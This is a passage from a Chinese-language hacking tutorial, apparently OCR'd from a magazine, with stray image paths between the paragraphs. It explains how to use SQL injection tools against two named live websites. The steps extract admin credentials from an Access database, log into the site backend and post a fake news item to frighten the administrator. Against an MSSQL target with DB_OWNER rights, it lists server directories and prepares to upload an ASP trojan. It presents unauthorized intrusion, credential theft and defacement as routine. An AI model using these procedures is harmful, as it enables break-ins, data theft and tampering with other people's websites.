


图7

在下方出现的红色的地址上点击鼠标右键，可以直接进行分析检测。虽然它的探测能力很强，但是准确率相对也低，而且对非会员有很多功能上的限制，所以我们一般只使用啊D进行检测而不用它进行下一步的入侵。

2.Domain 3.5——access数据库的克星

在啊D检测出来的众多地址里任意选一个下手，例如http://www.jgxh.cn/list!.asp?ID=210，按以下步骤进行操作：

①把注入点填入工具的“注入点”中，点击“开始检测”，在下面的“检测信息”中会出现“恭喜，该URL可以注入，数据库类型”等等信息；

②点击“猜解表名”，会把检测到的数据库表名显示在上




图8

面。一般admin、user、manage、administrator等类似的表名是比较有用的；

③选中要猜解的表名，比如"admin"，点击"猜解列名"，会把检测到的列名显示在上面；

④选中要猜解的列名，比如选择"password、name、id"，点击"猜解内容"，会把检测到的数据内容显示在下面的"检测信息"中，如图8；

⑤在得到管理员的数据后我们就可以登录网站的后台了。切换到"管理入口扫描"，点击"扫描后台地址"，选择"主机地址开始扫描"，找到的后台地址就会显示在最下面的信息窗口中，我们在浏览器中打开后台地址，会出现登录界面，使用刚才得到的管理员用户和密码登录进去。我们来客串一下管理员，给它增加一个新闻，吓吓管理员，如图9，图10。




图9





图10

上面就是ACCESS数据库的利用方法，但是当我们遇到MSSQL Server数据库时那就好玩多了。

3.HDSI VS GetWebShell，轻松拿下DB_OWNER

重新选择一个注入点 http://www.hpw.com.tw/hotel/hotel.asp?LC=TC 填到工具的"注入地址"里面，点击右边的"开始"，检测完毕后我们看到目标网站为SQL数据库，以及数据库名称、用户和权限。提示我们权限为DB_OWNER。DB_OWNER权限是可以读取注册表、列目录和备份数据库的，如图11。


图11

小知识：MSSQL的三种权限（SA、DB_OWNER、Public）

MSSQL数据库连接用户有三种，SA是安装MSSQL时内置的用户，默认拥有非常高的权限，可以以系统身份执行各种命令；DB_OWNER中文意思是"数据库拥有者"，它不能执行一些敏感的扩展存储过程，但是还是有比较高的权限的，例如添加、删除数据库，建表删表，执行部分存储过程等；Public是公用连接用户，一般拥有的权限非常低，连备份数据库可能也做不到。

我们切换到"列目录"选项，点击右面的列目录，就会把硬盘上面的目录信息显示出来。

寻找网站目录的小技巧：

①一般很少有人把网站存放在系统盘下；

②管理员为了自己管理方便，很少会把网站放在很深的目录下，一般都比较容易找到；

③如果发现类似www、wangzhan、web以及以网址中的一些字符命名的文件夹要特别留意。

找到找不到就要看你的耐心、运气和人品了。我找到的网站目录是C:\PROJECT\HPW\WWWROOT\hotel（因为它只有一个分区，所以存放在了系统盘下），如图12。为了证实它确实是网站的路径，我们随便从列出来的文件中找几个文件访问，发现确实存在。现在我们就利用DB_OWNER的备份数据库功能上传我们的ASP木马。

